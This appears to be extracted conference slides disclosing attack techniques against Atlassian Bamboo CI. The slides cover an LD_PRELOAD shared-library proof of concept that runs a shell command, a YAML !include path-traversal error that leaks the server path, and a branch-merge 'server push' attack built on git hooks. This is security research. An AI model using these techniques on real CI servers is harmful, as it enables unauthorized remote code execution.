- We can still use the old but decent **LD_PRELOAD** technique to make it work!
- Only if we had a way to upload an evil so to the target server
- Remember our bamboo specs repo?

```
./repository-2424852-getpath
./repository-2424852-master
./repository-2424852-master/internal-yaml
./repository-2424852-master/checkout
./repository-2424852-master/checkout/bamboo-specs
./repository-2424852-master/checkout/bamboo-specs/specs17701838292967208557.xml
./repository-2424852-master/checkout/bamboo-specs/pom.xml
./repository-2424852-master/checkout/bamboo-specs/src
./repository-2424852-master/checkout/bamboo-specs/src/test
./repository-2424852-master/checkout/bamboo-specs/src/test/java
./repository-2424852-master/checkout/bamboo-specs/src/test/java/com
./repository-2424852-master/checkout/bamboo-specs/src/test/java/com/my
./repository-2424852-master/checkout/bamboo-specs/src/test/java/com/my/company
./repository-2424852-master/checkout/bamboo-specs/src/test/java/com/my/company/PlanSpecTest.java
./repository-2424852-master/checkout/bamboo-specs/src/main
./repository-2424852-master/checkout/bamboo-specs/src/main/java
./repository-2424852-master/checkout/bamboo-specs/src/main/java/com
./repository-2424852-master/checkout/bamboo-specs/src/main/java/com/my
./repository-2424852-master/checkout/bamboo-specs/src/main/java/com/my/company
./repository-2424852-master/checkout/bamboo-specs/src/main/java/com/my/company/PlanSpec.java
./repository-2424852-master/checkout/bamboo-specs/.hgignore
./repository-2424852-master/checkout/bamboo-specs/.gitignore
./repository-2424852-master/checkout/random
```


Bamboo Specs

Environment Variable Injection

- ① Prepare a repo with evil so
- ② Use bamboo specs to checkout the repo on the server
- ③ Create a perforce repo and specify LD_PRELOAD
- ④ Test Connection

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__((__constructor__)) void
preload (void)
{
    unsetenv("LD_PRELOAD");
    system("/usr/bin/touch /tmp/pwned");
}
```

Bamboo Specs

Environment Variable Injection

- ① Prepare a repo with evil so
- ② Use bamboo specs to checkout the repo on the server
- ③ Create a perforce repo and specify LD_PRELOAD
- ④ Test Connection

Looks good, but

How do you determine the absolute path of a checked-out repo?

How can an evil so persist on the target server without being deleted?


```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__((__constructor__)) void
preload (void)
{
    unsetenv("LD_PRELOAD");
    system("/usr/bin/touch /tmp/pwned");
}
```

Bamboo Specs

Leak the checkout path

```
String bambooYaml = FileUtils.readFileToString(yamlFile.toFile(), StandardCharsets.UTF_8);  
List<Map<String, Object>> bambooYamlDocs =  
this.bambooYamlSpecsService.splitDocuments(bambooYaml, yamlFile.getParent());  
YamlBuilderReferences yamlBuilderReferences = this.parseYaml(bambooYamlDocs, repository,  
stdout);
```

A red curved arrow originates from the `splitDocuments` method call in the first code block and points down to the `getYamlWithRepositoryIncludes` method call in the second code block, indicating a flow of data or a dependency.

```
int includeMaxDepth = (int)SystemProperty.SPECS_YAML_INCLUDE_MAX_DEPTH.getTypedValue();  
Yaml yamlizator = yamlDirectory == null ? Yamlizator.getYaml() :  
Yamlizator.getYamlWithRepositoryIncludes(includeMaxDepth, yamlDirectory);  
ValidationContext validationContext = ValidationContext.empty();  
List<Map<String, Object>> yamlStructures = new ArrayList();
```


Bamboo Specs

Leak the checkout path

```
BambooYamlWithIncludesConstructor(int
maxDepth, int depth, Path parentPath,
LoaderOptions loadingConfig) {
    super(loadingConfig);
    this.yamlConstructors.put(new
Tag("!include"), new
IncludeTag(maxDepth, depth,
parentPath));
}
```

- Snakeyaml supports a **!include** tag feature
- When using **!include** in YAML, a path traversal check will be triggered

```
private Path getIncludeFilePath(String filePath, Path yamlParentDirectory) {
    Path includeFilePath = Paths.get(filePath);
    if (!includeFilePath.isAbsolute()) {
        includeFilePath = Paths.get(yamlParentDirectory.toAbsolutePath() + FileSystems.getDefault().getSeparator() + filePath);
    }

    if (!Files.exists(includeFilePath, new LinkOption[0])) {
        throw new YAMLException(String.format("Include file %s does not exist", filePath));
    } else if (!Files.isReadable(includeFilePath)) {
        throw new YAMLException(String.format("Include file %s is not readable", filePath));
    } else if (Files.isSymbolicLink(includeFilePath)) {
        throw new YAMLException(String.format("Include file %s is a symbolic link", filePath));
    } else if (!filePath.endsWith(".yaml") && !filePath.endsWith(".yml")) {
        throw new YAMLException(String.format("Include file %s has not proper suffix %s or %s", filePath, ".yaml", ".yml"));
    } else {
        File yamlDirectoryFile = yamlParentDirectory.toFile();
        File includeFile = includeFilePath.toFile();

        try {
            if (!includeFile.getCanonicalPath().startsWith(yamlDirectoryFile.getCanonicalPath() + FileSystems.getDefault().getSeparator())) {
                throw new YAMLException(String.format("Include file %s is not in the source directory %s", filePath, yamlDirectoryFile.getCanonicalPath()));
            }
        } catch (IOException var7) {
            throw new YAMLException(String.format("Include file %s", filePath), var7);
        }

        return includeFilePath.toAbsolutePath();
    }
}
```

Bamboo Specs

Leak the checkout path

```
!include ../test.yml
```

bamboo-specs/bamboo.yml

Anything: anywhere

test.yml

Trigger exception

```
Include file ../test.yml is not in the source directory /var/bamboo/bamboo-home/local-working-dir/serverSide/REPOSITORY_STORED_SPECS/repository-2424842-getpath/checkout/bamboo-specs
```

Path Revealed

```
/var/bamboo/bamboo-home/local-working-  
dir/serverSide/REPOSITORY_STORED_SPECS/repository-2424842-  
getpath/checkout/bamboo-specs
```

Bamboo data directory


Checkout directory

repositoryId

Bamboo Specs

Persist the File

- The repo will be deleted after the specs scan is completed, so how can we persist the file?
- Race condition? Possible, but not elegant enough
- Any other ways to persist the file on the target server?



Bamboo Specs

Persist the File



bamboo-specs-runner:latest

Maven

mvn -Ppublish-specs



PlanSpec#main()

```
public static void main(final String[] args)
throws Exception {
    try {
        Thread.currentThread().sleep(60 * 1000);
    } catch (InterruptedException e) {
        e.printStackTrace();
    }
}
```

Bamboo java specs runs java code in
an isolated Docker container

Just sleep for a while and hold the
process, the files won't be deleted!

Bamboo Specs

Environment Variable Injection

- ① Prepare a repo with evil so
- ② Use bamboo specs to get the path from server
- ③ Use bamboo specs to checkout the repo on the server
- ④ Create a perforce repo and specify LD_PRELOAD with the path of evil.so
- ⑤ Test Connection



RCE!

Bamboo Specs

- RCE by LD_PRELOAD is great, but the Perforce executable may not be installed, so the Perforce functionality is not necessarily available
- No Environment Variables Injection by default

Finding other ways to RCE.....



Server Push Attack

Default plan configuration

Stages & jobs 1

Stage 1

Job Name

Plan details Stages Repositories Triggers Branches Dependencies Permissions Notifications Variables Audit log Other

Branches

Plan branches allow you to run builds across different branches in your source repository using the same plan configuration.

Create plan branch

☒ Manually

☐ When new branch in repository is created

☐ When new branch in repository is created and matches expression

Delete plan branch

☐ After branch was deleted from repository

☐ After branch inactivity in repository

Merging

Automatic merging can test the merge between branches and push changes back to the repository on a successful build. This setting will be applied to all new plan branches.

☒ Branch merging enabled ?

☒ Branch updater ?

Checkout

Merge from

Build Merge result

Push on ☒ ☐

☐ Gatekeeper ?

Checkout

Merge from

Build Merge result

Push on ☒ ☐

In Bamboo, there's a section called **Branches** for CI plan

Server Push Attack

Default plan configuration

▼ Stages & jobs 1

Stage 1

⋮ Job Name

Plan details Stages Repositories Triggers Branches Dependencies Permissions Notifications Variables Audit log Other

Repositories

One or more repositories can be added to this plan, which will be available to every job in the plan. The first repository in the list is the plan's default repository. The

globalRepoOqh4JfY4

Add repository

Plan branches allow you to run builds across different branches in your source repository using the same plan configuration

Users are allowed to create branches and run specific branch during build task, here, different branches represent different branches of the repository to which the current plan owns

Server Push Attack

Merging

Automatic merging can test the merge between branches and push changes back to t

☒ Branch merging enabled ?

Branch updater ?

Checkout  Current branch


Merge from rce plan

Build Merge result

Push on  ☐  Current branch

Bamboo will:

- merge from given branch
- push on featured branch



The whole process happens during **Run branch**, and that's how you run a CI Job as well

Server Push Attack

```
if (lastCurrentStage == null &&
branchIntegrationConfiguration.isEnabled()) {
    log.info("Doing the merge before the first stage");
    this.doVcsMerge(chainState);
    // .....
}
// .....
if (!chainState.isGoingToStopAtManualStage() &&
chainState.isSuccessful() &&
branchIntegrationConfiguration.isEnabled() &&
branchIntegrationConfiguration.isPushEnabled()) {
    this.pushTheMergedCommit(chainState,
branchIntegrationConfiguration.getStrategy());
}
//.....
```

The build tasks are split into different stages in the code and exist in a chained form

Here's the code related to the plan branch

1. Check if branch-integration is enabled
2. Do VcsMerge if enabled
3. pushTheMergedCommit when finished

Server Push Attack

```
// ChainExecutionManagerImpl#doVcsMergeRunnable
PlanRepositoryDefinition defaultRepositoryDef =
BuildContextHelper.getDefaultPlanRepositoryDefinition(buildContext);
if (defaultRepositoryDef == null) {
} else {
    //.....
    File mergeDir = new
File(this.buildDirectoryManager.getServerSideTaskWorkingDirectory(planResultKey), "mergeWorkspace");
    this.branchIntegrationHelper.mergeAndUpdateResult(buildContext, defaultRepositoryDef,
moduleDescriptor, mergeResult, mergeDir, (BuildLogger)null, (vcsMergeState) -> {
        chainState.setMergeWorkingCopy(vcsMergeState.getMergeWorkingCopy());
    }, () -> {
        if (MergeResultState.SUCCESS != mergeResult.getMergeState()) {
            BambooPathUtils.deleteQuietly(mergeDir.toPath());
        }
    });
}
```

A red curved arrow originates from the `mergeAndUpdateResult` method call in the code and points to a purple box labeled "Git merge".

Git merge

Server Push Attack

```
// ChainExecutionManagerImpl#pushTheMergedCommitRunnable
if (MergeResultState.SUCCESS == mergeResult.getMergeState() && !mergeResult.isEmptyMerge()) {
// .....
    if (moduleDescriptor != null && moduleDescriptor.supportsRemoteUpdates()) {
        String commitRevision = (String)this.planExecutionLockService.lock(new
TriggerableInternalKeyImpl(planResultKey.getPlanKey()), AcquisitionPolicy.IMMEDIATE, () -> {
            // .....
            UpdatingVcsWorkingCopyManager remoteUpdater =
(UpdatingVcsWorkingCopyManager)Narrow.downTo(moduleDescriptor.getWorkingCopyManager(),
UpdatingVcsWorkingCopyManager.class);
            VcsWorkingCopy workingCopyAfterCommit =
remoteUpdater.commitLocal(chainState.getMergeWorkingCopy(), repositoryToPushTo, commitMessage);
            VcsWorkingCopy workingCopyAfterPush = remoteUpdater.updateRemote(workingCopyAfterCommit,
repositoryToPushTo, commitMessage);
        });
    }
}
```

A diagram at the bottom of the code block shows two purple rectangular boxes. The left box is labeled "Git commit" and has a red arrow pointing to it from the "commitLocal" method call in the code above. The right box is labeled "Git push" and has a red arrow pointing to it from the "updateRemote" method call in the code above.

Server Push Attack

- Merge, Commit, Push, all seems like regular operations of git commands
- What potential threats does it pose?
- Introducing **Server Push Attack**



Server Push Attack


**When talking about remote repo,
We assume it is hosted on remote server**

**What if the remote repo is
A Local Repo ?**



Server Push Attack


Git Workflow



- Normally, you perform **git clone** to get a working copy
- Then perform **git add**, **git commit** to get a local repo
- Finally, we push the local repository to the remote repository using **git push**

Server Push Attack


Git Workflow



- But you can also clone a working copy from local repository
- Almost all other operations are the same, except that we use the **file** protocol instead of **http** protocol
- Does it expose potential risks?

Server Push Attack

Git hooks



- Git hooks are scripts that are triggered by certain actions in the software development process
- By automatically pointing out issues in code, they allow reviewers not to waste time on mistakes that can be easily diagnosed by a machine

Server Push Attack

Git hooks

Client-side hooks

Pre-Commit hook

Used to inspect the snapshot that's about to be committed

Commit-Message hook

Used to edit or refuse the commit message

Server-side hooks

Pre-receive hook

Performs checks on the content of the push

Post-receive hook

Runs after the entire process of pushing code to the server is completed

Server Push Attack

Git hooks

```
root@hcss-ecs-bf38:/tmp/testrepo/.git/hooks# ls -la
total 68
drwxr-xr-x 2 root root 4096 Mar  9 19:17 .
drwxr-xr-x 8 root root 4096 Mar  9 19:17 ..
-rwxr-xr-x 1 root root  478 Mar  9 19:17 applypatch-msg.sample
-rwxr-xr-x 1 root root  896 Mar  9 19:17 commit-msg.sample
-rwxr-xr-x 1 root root 4655 Mar  9 19:17 fsmonitor-watchman.sample
-rwxr-xr-x 1 root root  189 Mar  9 19:17 post-update.sample
-rwxr-xr-x 1 root root  424 Mar  9 19:17 pre-applypatch.sample
-rwxr-xr-x 1 root root 1643 Mar  9 19:17 pre-commit.sample
-rwxr-xr-x 1 root root  416 Mar  9 19:17 pre-merge-commit.sample
-rwxr-xr-x 1 root root 1492 Mar  9 19:17 prepare-commit-msg.sample
-rwxr-xr-x 1 root root 1374 Mar  9 19:17 pre-push.sample
-rwxr-xr-x 1 root root 4898 Mar  9 19:17 pre-rebase.sample
-rwxr-xr-x 1 root root  544 Mar  9 19:17 pre-receive.sample
-rwxr-xr-x 1 root root 2783 Mar  9 19:17 push-to-checkout.sample
-rwxr-xr-x 1 root root 3650 Mar  9 19:17 update.sample
```

